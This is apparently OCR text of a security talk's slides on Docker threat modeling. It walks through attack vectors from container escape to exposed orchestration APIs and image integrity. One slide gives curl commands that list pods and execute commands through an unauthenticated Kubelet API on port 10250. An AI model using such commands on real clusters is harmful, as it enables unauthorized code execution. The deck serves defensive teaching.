Docker Threat Modeling and Top 10

Dr. Dirk Wetter

@drwetter

about:me

Independent Consultant Information Security
(self-employed)

OWASP

- Chaired AppSec Europe 2013 in Hamburg
- Involved in few following conferences


Open Source rules

- Contributions
- TLS-Checker testssl.sh

- 20+ years paid profession in infosec
- System, network + application security

- Pentests, consulting, training
- Information security management

Devs: Gross lack of knowledge



censored

Following

Does docker leak sensitive data to the kernel of a host machine it runs on?

5:55 PM - 2 Oct 2018 from Burbank, CA

2 Retweets 3 Likes

7 2 3

- **Instead of FaaS (oder BaaS?)**
  Serverless computing

  (aka „Siemens Lufthaken“)

- **@weldpond**

  Full spectrum engineer

- **Docker**
  - doesn’t solve any application security problems
  - it also doesn’t create addt’l appsec probs

→ But it creates / can create system and network attack surfaces

Threat modeling


- **Threats to my containers?**

→ **Enumerate!**

Threat modeling / 1

- **1st vector:** Application escape


  → 2nd: **Host**



Threat modeling / 2-4

- **1st vector:** Application escape

  → 2nd: **Network**
  - Container
  - Host
  - NFS, LDAP
  - … und




Threat modeling / 5

- **1st vector:** Application escape

→ 2nd: **Network**


- Orchestration



Threat modeling / 5

- **Target: Orchestration tool**
  - Open management interfaces: UIs, APIs
    - CoreOS, etcd
      - tcp/2379
    - Kubernetes
      - sometimes not secured etcd @ tcp/2379
      - dashboard @ tcp/9090 (not installed per default)
      - Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)
    - Mesos?
    - Swarm?
    - OpenShift?
    - Rancher?
    - ….

Threat modeling / 5



Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.


Production clusters should enable Kubelet authentication and authorization.

Link

```
# Lists systems
curl -sk https://$IP:10250/pods | jq .

# Code EXEC
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

- **Target: Orchestration tool**
  - Research:
    - Exposed orchestration tools (Lacework: PDF)
    - **Internet!**


Open Management Interfaces and APIs

CONTAINERS AT-RISK

A Review of 21,000 Cloud Environments

High Level Findings

- **22,672** OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- **95%** HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- **55%** HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- **> 300** OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS


Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
    - Portainer
    - Swarmpit

Threat modeling / 6

- **My dear neighbors**
  - → Other Containers



Threat modeling / 7

- **Platform / Host**
  - Think:
    - What’s wrong w my foundation??


Threat modeling / 8

- **Integrity of OS images**
  - Confidentiality?

Trust

Stop drinking Early Grey and …

